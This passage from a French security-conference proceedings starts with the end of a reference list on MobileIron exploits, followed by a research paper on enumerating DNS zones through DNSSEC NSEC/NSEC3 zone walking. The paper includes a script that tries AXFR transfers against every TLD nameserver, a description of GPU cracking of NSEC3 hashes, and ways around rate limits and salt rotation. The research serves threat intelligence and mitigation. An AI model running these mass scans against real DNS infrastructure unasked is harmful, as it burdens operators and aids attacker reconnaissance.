8. Mehdi Elyassa. Ivanti Sentry / MobileIron Sentry - Unauthenticated Remote Code Execution. `https://www.synacktiv.com/advisories/ivanti-sentry-mobileiron-sentry-unauthenticated-remote-code-execution`, 2024.

9. Network Working Group. Hypertext Transfer Protocol – HTTP/1.1. https://datatracker.ietf.org/doc/html/rfc2616/#section-2.2, 1999.
10. Inc. Ivanti. Ivanti EPMM and Connector 11.4.0.0 - 11.12.0.1 Release and Upgrade Notes. https://help.ivanti.com/mi/help/en_us/core/11.x/rn/CoreConnectorReleaseNotes/Revision_history.htm.
11. Inc. Ivanti. MobileIron Core 11.0.0.0 System Manager Guide. https://help.ivanti.com/mi/help/en_US/core/11.0.0.0/sys/Content/CoreSystemManager/Port_Settings.htm.
12. Pham Khanh. The OWASSRF + TabShell exploit chain. https://blog.viettelcybersecurity.com/tabshell-owassrf/, 2022.
13. Inc. Microsoft. PowerShell Remote Code Execution Vulnerability. https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2022-41076, 2022.
14. Synacktiv GitHub. https://github.com/synacktiv/mobileiron-exploit/mi_desync.py.
15. Synacktiv GitHub. https://github.com/synacktiv/mobileiron-exploit/genZip.java.
16. Synacktiv GitHub. https://github.com/synacktiv/mobileiron-exploit/mi_sentry_micslogservice.py.
17. Synacktiv GitHub. https://github.com/synacktiv/mobileiron-exploit/mi_decrypt.py.
18. Synacktiv GitHub. https://github.com/synacktiv/mobileiron-exploit/krb_tabshell_exec_cmd.py.
19. Caucho Technology. Hessian 2.0 specification. https://www.caucho.com/resin-3.1/doc/hessian-2.0-spec.xtp.
20. Orange Tsai. How I Hacked Facebook Again! Unauthenticated RCE on MobileIron MDM. https://blog.orange.tw/2020/09/how-i-hacked-facebook-again-mobileiron-mdm-rce.html, 2020.
21. Twitter. https://twitter.com/orange_8361.

dig .com AXFR +dnssec
Lister l'Internet grâce à DNSSEC

Aris Adamantiadis aris@badcode.be

Résumé. L'extension de sécurité DNSSEC, devenue incontournable dans l'Internet moderne, souffre d'un sérieux problème de conception pourtant connu des initiés : ses réponses NSEC et NSEC3 divulguent petit à petit le contenu des zones protégées par une technique nommée "Zone Walking". Cependant, certaines zones DNS résistaient encore à l'extraction de par leurs tailles conséquentes : les TLD tels que .com, .org et .fr qui contiennent des millions d'entrées.

Mon travail consiste à faire la revue des 1500 TLD pour évaluer les mitigations implémentées contre le zone walking, la conception d'un outil optimisé pour une utilisation quotidienne sur la totalité des TLD, ainsi que la tâche paradoxalement compliquées du crackage des noms de domaines.

A Introduction

A.1 Motivations

La genèse de ce projet date de plusieurs années en arrière, lorsque j'ai utilisé l'outil *nsec3map* [1] lors de la phase de reconnaissance d'un test d'intrusion sur la zone DNS cible d'un client. J'ai testé nsec3map sur quelques TLD et eu la surprise que ça fonctionnait sur certains petits TLDs malgré les échecs sur des gros TLD comme .com.

Convaincu que cette expérience était sans intérêt, je l'ai laissée au placard jusqu'à ce que, après plusieurs discussions, je réalise qu'il y a un intérêt très concret en *threat intelligence* à posséder la liste de tous les noms de domaines valides sur internet, par exemple pour découvrir les nouveaux noms de domaines proches du nôtre, le typosquatting et les domaines de phishing. Il va de soi que ce projet n'a pas d'intention nuisible ou malveillante mais cela vaut la peine de le préciser.

Ce projet était aussi une bonne occasion d'appréhender la programmation *asyncio* sous Python, quelques touches d'OpenCL, et d'investir dans une RTX4090.[1]

L'objectif final est de publier une liste la plus complète possible des noms de domaine de niveau 2 (exemple.com) connus et de mettre ces listes à jour régulièrement de manière automatique.

[1] En note de frais, évidemment

A.2 Avertissement

La législation sur le scanning sur Internet est une zone grise, et il n'existe à ma connaissance pas de définition de ce qu'est un abus de ressources sur le réseau. Pour cette raison, j'ai pris un maximum de précautions pour réduire l'impact du scan sur les infrastructures DNS. L'outil *Malifar*, décrit plus loin dans le papier et disponible sur github, a le potentiel de générer beaucoup de trafic DNS s'il est utilisé sans surveillance. J'invite les potentiels utilisateurs à prendre cela en compte lors de la reproduction des résultats.

A.3 État de l'art

L'idée de faire du "Zone Walking" n'est pas neuve. DJB en avait déjà parlé en 2009 [7] et publié un outil basique. L'outil *nsec3map* a vu son premier commit en 2016. Le support pour le crackage des hashes [2] nsec3 a été ajouté en 2019 à *hashcat*. Certains demandes sur le github de *hashcat* [6] et conversations off-the-record me laissent supposer que je ne suis pas le seul à m'intéresser au sujet.

nsec3map fonctionne plutôt bien sur des zones modestes (par exemple .be avec ses 500.000 entrées) mais est limité en performances réseau, en utilisation de la mémoire et en forçage des entrées nsec3. La littérature sur le crackage des hashs nsec3 de zones DNS est pratiquement inexistant.

Des projets de collecte des données TLD existent. Citons d'abord TLDR et TLDR-2 [2] qui visent à récolter des données via des transferts de zones, ensuite zone-walks [3] qui vise à collecter les données disponibles via NSEC.

A.4 Télécharger l'Internet : le bon, la brute et le truand

Trois méthodes s'offrent à nous pour le téléchargement des zones DNS. Certaines zones sont en open-access, de façons conditionnelles, inconditionnelles ou accidentelles.

Le bon L'ICANN, l'organisme gestionnaire des noms de domaines sur Internet, fournit un portail (Centralized Zone Data Service [14]) qui permet d'accéder aux zones DNS complètes de certains TLD participant à l'effort. Il est nécessaire de créer un compte, de faire une demande qui doit être approuvée, ce qui n'est pas trop dans l'esprit Hacker. Certains sites,

[2] désolé pour le franglais

comme `https://zonefiles.io/list/com/` vendent des bases de données de noms de domaine, mais leur business model et leur approche technique laissent planer un doute sur l'origine et la qualité de leurs données.

Certaines zones comme *.ch* et *.li*, gérées par SWITCH, sont accessibles via quelques commandes *dig* expliquées sur leur site web [16].

```

# filename ch_zonedata.key
key tsig-zonedata-ch-public-21-01 {
    algorithm hmac-sha512;
    secret "stZwEGApYumtXkh73qMLPqfbIDozWKZLkqRvcjKSpRnsor6A6M \
    xixRL6C2HeSVBQNfMW4wer+qjS0ZSfiWiJ3Q==";
};

# filename li_zonedata.key
key tsig-zonedata-li-public-21-01 {
    algorithm hmac-sha512;
    secret "t8GgeCn+fhPaj+cRy1epox2Vj4hZ45ax6v3rQCkkfIQNg5fsxu \
    U23QM5mzz+BxJ4kgF/jiQyBDBvL+XWPE6oCQ==";
};

dig -k ch_zonedata.key @zonedata.switch.ch +noall +answer \
+noidnout +onesoa AXFR ch. > ch.txt
```

La brute À ma grande surprise, la technique décrite par Floyd [13] il y a 13 ans fonctionne encore aujourd'hui. Le transfert de zone (AXFR) est un type de requête DNS utilisée par les administrateurs pour copier une zone d'un serveur à un autre. Ces commandes sont normalement authentifiées (comme dans la commande plus haut) pour n'être accessibles que par des utilisateurs autorisés. Le Listing 1 énumère grossièrement les serveurs DNS autoritatifs de chaque zone et opère un transfert de zone AXFR.

C'est l'approche prise par TLDR-2 [2], et au vu des archives disponibles sur Github, ça a l'air de fonctionner.

Le truand Nous l'aurons compris, la majeure partie des TLD devront être extraits par des techniques de Zone Walking.

Un petit rappel sur DNSSEC. DNSSEC (Domain Name System Security Extensions), standardisé en 1999, est une extension du protocole DNS conçue dans le but de rajouter une couche de sécurité au vénérable DNS. DNSSEC signe cryptographiquement les entrées DNS des zones afin d'empêcher un acteur malicieux d'en modifier le contenu sur le chemin. DNSSEC se base sur une hiérarchie dans laquelle les TLD peuvent déléguer la signature des zones aux domaines de second niveau.

Listing 1: dump_axfr.sh

```
#!/bin/bash

TLDs=$(curl 'https://data.iana.org/TLD/tlds-alpha-by-domain.txt' |
↪  grep -v '^#')
for tld in $TLDs
do
   echo "Doing TLD $tld"
   for ns in $(dig $tld NS +short)
   do
      #echo "$tld : $ns"
      ip4=$(dig $ns A +short)
      ip6=$(dig $ns AAAA +short)
      for ip in $ip4 $ip6
      do
         #echo "$tld: $ns: $ip"
         FILENAME="${tld}_${ip}.zone"
         dig axfr $tld @$ip > "$FILENAME"
         if grep -q "SOA" "$FILENAME" ; then
            echo "Match for $tld !"
         else
            rm -f "$FILENAME"
            #echo "No match for $tld"
         fi
      done
   done
done
```

Listing 2: Résultat du brute-force AXFR

```
$ ls *.zone
ARPA_170.247.170.2.zone      FJ_144.120.146.65.zone
ARPA_192.112.36.4.zone       FJ_2402:2940:100:100c::1.zone
ARPA_192.203.230.10.zone     FJ_2402:2940:100:100d::1.zone
ARPA_192.33.4.12.zone        GN_41.77.190.237.zone
ARPA_192.5.5.241.zone        GP_193.218.114.34.zone
[...]
ARPA_2001:500:2::c.zone      MP_75.101.133.101.zone
ARPA_2001:500:2d::d.zone     MW_196.45.188.5.zone
ARPA_2001:500:2f::f.zone     MW_196.45.190.9.zone
ARPA_2001:500:a8::e.zone     MW_41.221.99.135.zone
ARPA_2001:7fd::1.zone        MW_41.87.2.154.zone
ARPA_2801:1b8:10::b.zone     MW_41.87.5.162.zone
BW_168.167.98.226.zone       NI_186.1.31.8.zone
ER_196.200.96.1.zone         XN--54B7FTA0CC_180.211.212.213.zone
ER_196.200.96.2.zone         XN--54B7FTA0CC_2407:5000:88:2::3.zone
FJ_144.120.146.1.zone
```

La conception de DNSSEC vise à protéger l'intégrité mais non la confidentialité des données des zones. Cependant une vulnérabilité sur la confidentialité des zones, connue sous le nom de Zone Walking, existe dans les premières versions de DNSSEC.

La première technique de Zone walking abuse la fonction NSEC de DNSSEC, décrite dans RFC 3845 [15].

Prenons une requête dns pour 'nexistepas.ch' en envoyons la au serveur autoritatif de la zone *.ch* :

```
1  $ dig nexistepas.ch A +dnssec @a.nic.ch
2
3  ; <<>> DiG 9.18.18-0ubuntu0.22.04.1-Ubuntu <<>> nexistepas.ch A
   ↪  +dnssec @a.nic.ch
4  ;; global options: +cmd
5  ;; Got answer:
6  ;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 9005
7  ;; flags: qr aa rd; QUERY: 1, ANSWER: 0, AUTHORITY: 6, ADDITIONAL:
   ↪  1
8  ;; WARNING: recursion requested but not available
9
10 ;; OPT PSEUDOSECTION:
11 ; EDNS: version: 0, flags: do; udp: 1232
12 ;; QUESTION SECTION:
13 ;nexistepas.ch.     IN  A
14
15 ;; AUTHORITY SECTION:
16 ch.      900 IN  SOA a.nic.ch. dns-operation.switch.ch. 2024020400
   ↪  900 600 1209600 900
17 ch.      900 IN  RRSIG SOA 13 1 900 20240304221506 20240203220143
   ↪  30091 ch.
   ↪  Q2WrYq2qw5Bj51Idynu1s7G/+p+t0YUeRzxXKxlpc+dmDA664TTjTSSp
   ↪  Pb2ACr8pnPZN7krXZkR5yA5WQxZ9kg==
18 ch.      900 IN  NSEC  0-0.ch. NS SOA RRSIG NSEC DNSKEY
19 ch.      900 IN  RRSIG NSEC 13 1 900 20240304141705 20240203140142
   ↪  30091 ch.
   ↪  hBT85gA6WAknVCt4+2Pg+DvNfJ4gSz4D2EdnD2BXnU2BFdGFoHvxW+/P
   ↪  eb8pacxfq7G7U40DwbdOPhCeFIDJVA==
20 nexiskill.ch.   900 IN  NSEC  nexisvizzera.ch. NS RRSIG NSEC
21 nexiskill.ch.   900 IN  RRSIG NSEC 13 2 900 20240226035542
   ↪  20240127030211 30091 ch. jH7kPR+Fxmt9oUofkKdGp0iI2ZvvZv5M[...]
22 [...]
```

Dans cette réponse, on apprend qu'il s'agit d'un NXDOMAIN (le domaine demandé n'existe pas), ainsi que trois paires de réponses. Chaque réponse est accompagnée d'un RRSIG qui constitue une signature cryptographique de la réponse. Ces RRSIG, bien qu'essentiels pour la l'intégrité et l'authentification du protocole, ne nous sont d'aucune utilité. Le dernier

enregistrement NSEC est le plus intéressant : il indique qu'il n'existe pas de noms de domaine entre "nexiskill.ch" et "nexisvizzera.ch". Implicitement, cela veut dire que ces deux noms de domaine existent. Un scanner NSEC tentera de trouver deux noms de domaine classés avant et après, pour obtenir une nouvelle réponse du serveur DNS, divulguant de nouveau une limite aux noms de domaines qui n'existent pas dans la zone.

```
$ dig nexisvizzeraa.ch A +dnssec @a.nic.ch | grep "IN    NSEC"
ch.     900 IN  NSEC  0-0.ch. NS SOA RRSIG NSEC DNSKEY
nexisvizzera.ch.  900 IN  NSEC  nexiswiss.ch. NS DS RRSIG NSEC
```

Un scanner NSEC efficace effectuera au minimum n requêtes pour couvrir en totalité une zone de n entrées.

Les faiblesses de NSEC ayant été un frein considérable à l'implémentation de DNSSEC, une solution a été mise en œuvre via la RFC 5155 [9], qui mandate une forme de hashage pour les zones qui le supportent. Le principe général de NSEC est gardé, sauf que le serveur DNS ne conserve que des hash (basés sur SHA1 + base32) des bornes entre chaque nom de domaine existant dans sa zone. Lorsqu'un client effectue une requête pour un nom de domaine inexistant, le nom est hashé puis comparé selon les mêmes rêgles que pour NSEC :

```
$ dig nexistepas.be. A +dnssec @b.nsset.be
[...]
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 41310
[...]
;; AUTHORITY SECTION:
n83q05hv1lpj19e1m5s6kph55sc5lh66.be. 600 IN NSEC3 1 1 0 -
↪  N840INOT5TF2DS37ILFA0FGOT0R535HO NS DS RRSIG
n83q05hv1lpj19e1m5s6kph55sc5lh66.be. 600 IN RRSIG NSEC3 8 2 600
↪  20240215005951 20240124150612 62823 be.
↪  dEG3BEoRWf3oRVl4Y5xvjcto0OQnl0E/yfl5kXviHxBelKkGbnLFQJfC
↪  p6jOcjElBe+sOcXBNuiX7jkzDJ0CKhcQisRggBzDof0EWQGJ+kPSRlQE
↪  MpO/wZGevLRHVI8z9mFEFbFZMQiLg52mauey02+FwS4Zy7VYaEHIGy01 A0w=
pdrpqgs0t19r8qul7c2h4bhnb7agh1b8.be. 600 IN NSEC3 1 1 0 -
↪  PDRRMAHC5LLBO4DHP1J3TFP2JERSM6G0 NS SOA RRSIG DNSKEY NSEC3PARAM
pdrpqgs0t19r8qul7c2h4bhnb7agh1b8.be. 600 IN RRSIG NSEC3 8 2 600
↪  20240214204813 20240123183525 62823 be.
↪  nPnQHEmJBECYie4Yo45Z12SYS+zCTzMJ1VNeoH5Fok2hTHgTp5MAsB9B
↪  QadbBiZKYxr+5t8Rowfj6pZYXA7HUD/zcnhcIKJ[...]UnHb7/XOmaxj7y p+Q=
e43jlmfjm7b0ob359cku1oek7gqqrdgd.be. 600 IN NSEC3 1 1 0 -
↪  E43KEJDV5NITCUR0E43HTLAGRLHJPV44 NS DS RRSIG
e43jlmfjm7b0ob359cku1oek7gqqrdgd.be. 600 IN RRSIG NSEC3 8 2 600
↪  20240224010526 20240202102556 62823 be. ERjSUn0EWUUDTKIs[...]
[...]
```

Les informations importantes à regarder dans ce cas-ci sont les enregistrements NSEC3, en particulier celui-ci :

```
1 n83q05hv1lpj19e1m5s6kph55sc5lh66.be. 600 IN NSEC3 1 1 0 -
  ↪  N840INOT5TF2DS37ILFA0FGOT0R535HO NS DS RRSIG
```

Cet enregistrement indique que "nexistepas.be" est situé entre n83q05hv1lpj19e1m5s6kph55sc5lh66 et N840INOT5TF2DS37ILFA0FGOT0R535HO, et que la zone est protégée en "NSEC3 1 1 0 -". Ces champs correspondent respectivement au type de hashage (1=SHA1), aux flags (1=opt-out), le nombre d'itérations de hashage, et le salt (- = aucun). Nous pouvons vérifier que "nexistepas.be" hashé est bien situé entre ces deux bornes.

```
1 $ ./fastnsec3/nsec3hash.py nexistepas.be 0
2 nexistepas.be: n83v1t44d13qre431gkpm07n1r92soa4 [...]
```

Un scanner efficace doit effectuer au minimum n requêtes pour extraire n hashs, mais également précalculer un nombre conséquent de hashs pour pouvoir tomber entre des noms de domaines existant. Un TLD comme *.com* compte 6,8 millions de domaines protégés en NSEC3. Cela veut dire qu'en moyenne, chaque nom de domaine est distant d'un autre de $\frac{1}{6.8\times10^6}$ soit de $-log_2(\frac{1}{6.8\times10^6}) = 22.7$ bits, ce qui veut dire que la difficulté pour trouver un hash aléatoire entre deux hashs connus requiert environ $2^{22.7}$ opérations de hashage. Cette valeur est une moyenne, et un scanner sera limité par les intervalles les plus petits de la zone, qui peuvent aller jusqu'à 2^{45} opérations nécessaires en pratique.

B État des lieux

J'ai fait tourner plusieurs scripts Python, pour collecter les paramètres SOA et DNSSEC de chaque TLD sur une période d'environ trois mois et les stocker dans une base de donnée. Ceci pour tenter de comprendre quel est le paysage de la protection des TLD vis à vis des attaques de zone walking. Une majorité écrasante de TLDs utilisent NSEC3 (Tableau 1). 13 TLDs implémentent DNS de façon à ne pas utiliser NSEC ou NSEC3, ou d'une manière qui ne permet pas le zone walking avec l'algorithme de base.

La plupart des TLD ne changent jamais de paramètres NSEC3. Certains changent le salt toutes les semaines, et deux TLD (.by et .xn–90ais) les changent toutes les 20 minutes ! (Tableau 2)

Type de DNSSEC	Nombre de TLD
Pas de DNSSEC	196
NSEC	48
NSEC3	1299
Autre	13
Total	1448

Tableau 1. Distribution de DNSSEC dans les TLD

La grande majorité des TLDs n’utilisent pas de salt et un nombre d’itération très faible (0 ou 1). Une série de TLDs, manifestement gérés par la même entité, utilisent 100 itérations mais le même salt.

Ces paramètres n’ont pas d’effet concret pour protéger les zones, nous le verrons plus loin.

Une grande majorité de TLDs utilisent le opt-out flag (table 3). Ce champ, lorsqu’il est activé, autorise la zone DNS à fournir des sous-délégations non sécurisées et non signées. Cela veut dire que dans l’exemple "IN NSEC3 1 1 0 -" vu plus haut, la zone DNS ne fournira pas de preuve d’inexistence pour les noms de domaines non sécurisés. Le but est de réduire la quantité d’entrées à signer dans les énormes zones. Ces noms de domaines ne seront pas visibles par le Zone Walker, c’est donc une limitation assez importante de la technique car les très grosses zones utilisent le Opt Out.

C Dumper NSEC3 Malifar

Le dumper NSEC3 Malifar [3] a été programmé en python avec asyncio. Les objectifs étaient les suivants :

— Programmation asynchrone pour les performances.
— Utilisation de TCP pour minimiser le nombre de flux parallèle sur chaque serveur.
— Configuration par TLD dans un fichier de configuration.
— Système de caching pour stocker les données de hashing intermédiaire afin de pouvoir répéter le listage quotidiennement.
— Stockage efficace des résultats pour le cracking.
— Aperçu temps réel de l’état du listage.
— Accélération du cracking des pré-hash par une machine tièrce avec GPU.
— Listage le plus "linéaire" possible pour minimiser l’empreinte mémoire.

[3] Malifar est une référence obscure à un jeu vidéo

TLD	Temps médian entre changement de Salt
by	0 days 00 :18 :05.357738
xn–90ais	0 days 00 :18 :05.383759
xn–kput3i	0 days 00 :18 :09.714327
ls	0 days 00 :34 :22.782460
xn–3ds443g	0 days 00 :35 :41.415095
ms	0 days 00 :35 :58.916927
xn–vuq861b	0 days 00 :53 :43.579054
pe	0 days 00 :55 :34.559593500
md	0 days 00 :55 :35.587601
xn–kprw13d	0 days 07 :00 :04.376266
mil	0 days 10 :07 :28.504282
mx	0 days 23 :58 :07.941317
py	0 days 23 :59 :23.966294
lt	1 days 00 :00 :06.458687500
cl	1 days 00 :00 :45.645737500
ua	1 days 00 :01 :09.598401500
xn–mgbayh7gpa	2 days 03 :04 :27.313133
xn–mgberp4a5d4ar	4 days 23 :59 :35.851292
sa	5 days 00 :02 :51.921838
sg	5 days 23 :59 :10.148251
xn–clchc0ea0b2g2a9gcd	6 days 00 :07 :01.170658
xn–yfro4i67o	6 days 00 :07 :11.568331
tm	7 days 00 :03 :06.363283
si	9 days 00 :14 :09.630126
xn–mgbt3dhd	9 days 23 :54 :20.291070
shia	9 days 23 :56 :58.171910500

Tableau 2. Temps médian de changement de salt (top 25)

— Fonction stop/restore.

Malifar se différencie de *nsec3map* principalement par sa couche réseau asynchrone, le système de caching, le cracking GPU et l'empreinte mémoire. Porter ce logiciel à *asyncio* et rajouter les autres fonctionnalités aurait probablement pris plus de temps que l'implémentation de zéro.

Malifar est disponible sur Github [4] sous license MIT. Il nécessite *swig* pour la compilation des modules, et *pyopencl* pour le cracker GPU.

C.1 Caching

Afin de pouvoir lister régulièrement la même zone pour y découvrir des différences, il était nécessaire de pouvoir stocker tous les hashs intermédiaires générés par le GPU. Pour cela, j'ai recyclé une ancienne librairie C (*libhap*) écrite lors d'un projet différent. Cette librairie implémente une base de donnée binaire très simple et rapide à base de fichiers mappés

Opt-out	Nombre de TLDs
Activé	1118
Désactivé	184

Tableau 3. Nombre de TLDs NSEC3 utilisant le Opt Out




Fig. 1. Architecture de Malifar

en mémoire. Cette même librairie est aussi utilisée pour stocker les résultats du listage. Cette librairie permet de chercher des clefs entre deux bornes (ce qui est plutôt coûteux avec *sqlite*) et évite une dépendance à une instance *Redis*. Son implémentation par fichiers mappés en mémoire permet de rendre l'ouverture et l'ajout de données très rapides tout en consommant un minimum de RAM en structures de données.

Il y a donc deux fichiers produits par Malifar : un cache de valeurs intermédiaires et un fichier de résultats. Le cache contient une liste valeur :donnée, classée en ordre croissant pour permettre une recherche dichotomique. Chaque cache est unique à un seul TLD à cause des paramètres de hashage uniques, mais le cache peut être réutilisé lors des scans ultérieurs, diminuant la nécessité du cracking GPU.

Le fichier de résultat contient quand à lui uniquement une liste de hashes nsec3 récoltés par le listage. Ce fichier peut être converti en format hashcat avec le script *haptool.py*.

C.2 Cracking GPU

Lorsque l'on liste une zone NSEC3, on obtient des paires de hashs de noms qui existent dans la zone. Par exemple, on obtient (a, b) et (f, g). L'algorithme de recherche établit qu'il n'y a rien entre a et b et entre f et g, mais il y a un espace inconnu entre b et f. Les hash b et f sont d'abord convertis en nombres binaires de 64 bits (car 64 bits suffisent largement et permettent de gagner 12 bytes sur un hash SHA1). Ces limites sont envoyées par paire (b, f) au service réseau de cracking.

La coroutine *prepare_target* établit, à partir de l'état interne DNS, une liste de "trous" qui n'ont pas encore de résolution, c'est à dire qu'il n'y a pas de valeur connue dont le hash se situe dans ce trou.

La coroutine *cracking_service* récolte un nombre de ces trous (sous la forme de paire de nombres 64 bits) et les envoie au service de cracking au moyen d'une connexion TCP. Le service de cracking répète l'algorithme de hashage avec les paramètres NSEC3 de la zone DNS, jusqu'à trouver des candidats de noms de domaines qui rentrent dans les trous. Ces noms de domaines sont ensuite réutilisés par l'algorithme de recherche pour découvrir de nouveaux trous ou au contraire clôturer tout un espace de recherche. L'algorithme se termine lorsqu'il n'y a plus de tous à résoudre.

Pour rendre la recherche plus rapide, deux processus de crackings sont démarrés. Un pour les "grands" trous (moins de 30 bits) et un pour les "petits" trous (plus de 30 bits). À 2GH/s sur une RTX4090, certains trous de 40 à 45 bits de la zone .com prennent plus d'une heure à résoudre.

L'intérêt de déporter le cracking GPU sur un service TCP est de pouvoir faire le listage depuis une machine légère dans le cloud et le cracking sur une machine physique locale, car le prix des instances GPU est très élevé.

Le cracking GPU lui-même est implémenté en partie en *OpenCL* via *pyopencl* et en python. Une implémentation de SHA-1 sous license MIT a été empruntée et instrumentée pour réaliser des milliers de SHA-1 en parallèle. En comparaison des performances de Hashcat qui réalise environ 15GH/s sur du bruteforce SHA-1 classique, il y a une marge de progression de x7 encore réalisable. Cela reste néanmoins des milliers de fois plus rapide que l'approche CPU.

D Cracking des zones

Une fois une zone extraite, il est nécessaire de cracker les noms de domaine comme des mots de passe. Cela se fait avec un outil comme Hashcat.

À ma grande surprise, le cracking de noms de domaines n'est pas si facile qu'il n'y parait. Il n'y a pas de dictionnaires tout faits sur internet, et même si l'algorithme est extrêmement rapide - 15GH/s sur mon matériel - et que l'espace de recherche se limite aux caractères "a-z 0-9 -", la recherche exhaustive jusqu'à 11 caractères ne libère qu'environ un quart des .com.

Le dictionnaire *crackstation* couplé aux rules intégrées à Hashcat a permis d'arriver en moins d'une journée à environ 50%. Cependant *crackstation* contient beaucoup de majuscules et caractères spéciaux qui ne sont pas dans l'espace de recherche, et les rules par défaut ne tirent pas profit de ces limitations.

Quelques stratégies permettent d'augmenter la quantité de noms récupérés :

— Enrichir le dictionnaire à l'aide de noms de domaines existant réellement. Cela inclut des données obtenues via d'autres méthodes : le bon ou la brute, les extractions NSEC (donc non protégées), la collecte de noms via d'autres services en ligne et registres de transparence TLS.
— Modifier des dictionnaires existants pour les adapter à la syntaxe DNS : "a-z 0-9 -".
— Créer des "rules" hashcat pour combiner des mots entre eux, par exemple pour créer des phrases telles que "ceciestunexemple.com" ou "ceci-est-un-exemple.com"
— Prendre en compte les caractères spéciaux au format ACE, c'est à dire composés du préfixe "xn–" et d'un punycode, conversion en alphabet latin de caractères spéciaux. Cela peut se faire à l'établissement des dictionnaires ou avec des "rules" hashcat. Ces noms sont minoritaires mais particulièrement importants pour les TLD de pays dont l'écriture n'est pas latine et pour découvrir des typosquatting de noms latins.
— Chercher des noms de domaine composés, tels que exemple.co.uk, qui sont dans la zone .uk et non .co.uk.

À l'heure de la finalisation de cet article, l'état de cette étape et malheureusement encore très partiel.

E Mitigation

E.1 Mitigations découvertes

Certains TLD listés ont présenté quelques mitigations, dont voici les plus importantes :

Rotation de salt Le paramètre salt est modifié régulièrement. Par exemple, le TLD *by* modifie le salt toutes les 20 minutes. Cela est très gênant lorsque cela arrive en plein milieu d'un scan. La solution contre cette mitigation est de commencer le scan immédiatement après le changement et de faire en sorte que le scan dure moins de 20 minutes.

Limitation du nombre de requêtes Un nombre important de serveurs DNS limitent le nombre requêtes permises par connexion TCP, généralement aux alentours de 20. Ces serveurs ont également une durée limite par connexion, généralement 5 secondes. La solution est de scanner à l'avance (script *probe_nameservers.py*) et de modifier la configuration de Malifar pour ce TLD, afin de couper la connexion au serveur après que les limites soient atteintes et éviter d'arriver en situations d'erreurs.

Limitation du nombre de flux Une protection réseau contre les déni de service consiste à limiter le nombre de flux entrants pour chaque serveur. Cette situation ne s'est jamais produite lors des scans, car un maximum de deux connexions TCP par serveur est utilisé. Pour les serveurs accessibles par IPv6,[4] une adresse IPv6 double le nombre de connexions possibles par serveur. L'utilisation de TCP à la place de DNS permet aussi de diminuer le nombre de requêtes vues par des outils tels que netflow.

Nombre d'itérations Le paramètre "Iterations" indique combien de répétitions de SHA-1 sont nécessaires pour hasher un nom de domaine. La plupart des TLD utilisent la valeur 0, mais des valeurs couramment utilisées sont 1, 5, 10 et 100. Cela rend la partie hors-ligne du brute-force des noms de domaine plus lente, mais ne ralentit que très peu la partie en ligne car ces zones sont relativement petites. Cette solution est peu prisée par les grosses zones, car le temps nécessaire pour compiler le fichier zone et le signer doit idéalement être le plus court possible.

[4] Contrairement à ce qu'on pourrait attendre, tous les TLD ne sont pas encore accessibles en IPv6

Erreurs de configuration et d'accessibilité Certains TLD ont des configuration défectueuses ou souffrent de problèmes de réseau récurrents. Par exemple, certains serveurs autoritatifs indiqués dans le SOA ne répondent pas correctement aux requêtes ou ne sont pas accessibles. Ces serveurs sont retirés de la liste à l'aide du probing.

E.2 Mitigations standardisées

La RFC9276 [12] "Guidance for NSEC3 Parameter Settings" donne quelques conseils pour la protection des zones DNS. Nous y retrouvons ces mots :

> NSEC3 records are created by first hashing the input domain and then repeating that hashing using the same algorithm a number of times based on the iteration parameter in the NSEC3PARAM and NSEC3 records. The first hash with NSEC3 is typically sufficient to discourage zone enumeration performed by "zone walking" an unhashed NSEC chain.

La RFC avoue à demi-mot que la protection contre le zone walking n'est que peu efficace, et recommande d'utiliser les paramètres suivants :

> In short, for all zones, the recommended NSEC3 parameters are as shown below :
> ; SHA-1, no extra iterations, empty salt :
> bcp.example. IN NSEC3PARAM 1 0 0 -"

La RFC4470 [11] de 2006 propose une technique basée sur NSEC pour forger des réponses à la volée qui "encerclent" la requête de l'attaquant. Cette technique, aussi souvent appelée "White Lies", nécessite que le serveur DNS possède la clef privée de la zone, ce qui est souvent contraire aux bonnes pratiques de gestions de serveurs DNS.

Le draft "Compact Denial of Existence in DNSSEC" [10] est une formalisation de techniques déjà appliquées par Cloudflare sous le nom de "Black Lies" [8]. Il s'agit d'une optimisation de la technique "White Lies" qui se concentre en particulier sur la gestion des wildcards dans les zones complexes.

E.3 Découpage statique de hashs

Aucune de ces mitigations ci-dessus n'a été trouvée sur les serveurs scannés jusqu'à présent. Ce mitigations ont le défaut d'être peu compatibles avec des zones critiques nécessitant de multiples copies sur des caches non gérés par la même organisation. Il y a cependant la possibilité d'implémenter une version statique (signée hors ligne) de White Lies sur

NSEC3 en faisant quelques compromis. Prenons par exemple le cas de la requête NXDOMAIN pour .be :

```
1 nexistepas.be: n83v1t44d13qre431gkpm07n1r92soa4
2
3 n83q05hv1lpj19e1m5s6kph55sc5lh66.be. 600 IN NSEC3 1 1 0 -
  ↪  N840INOT5TF2DS37ILFA0FGOT0R535H0 NS DS RRSIG
```

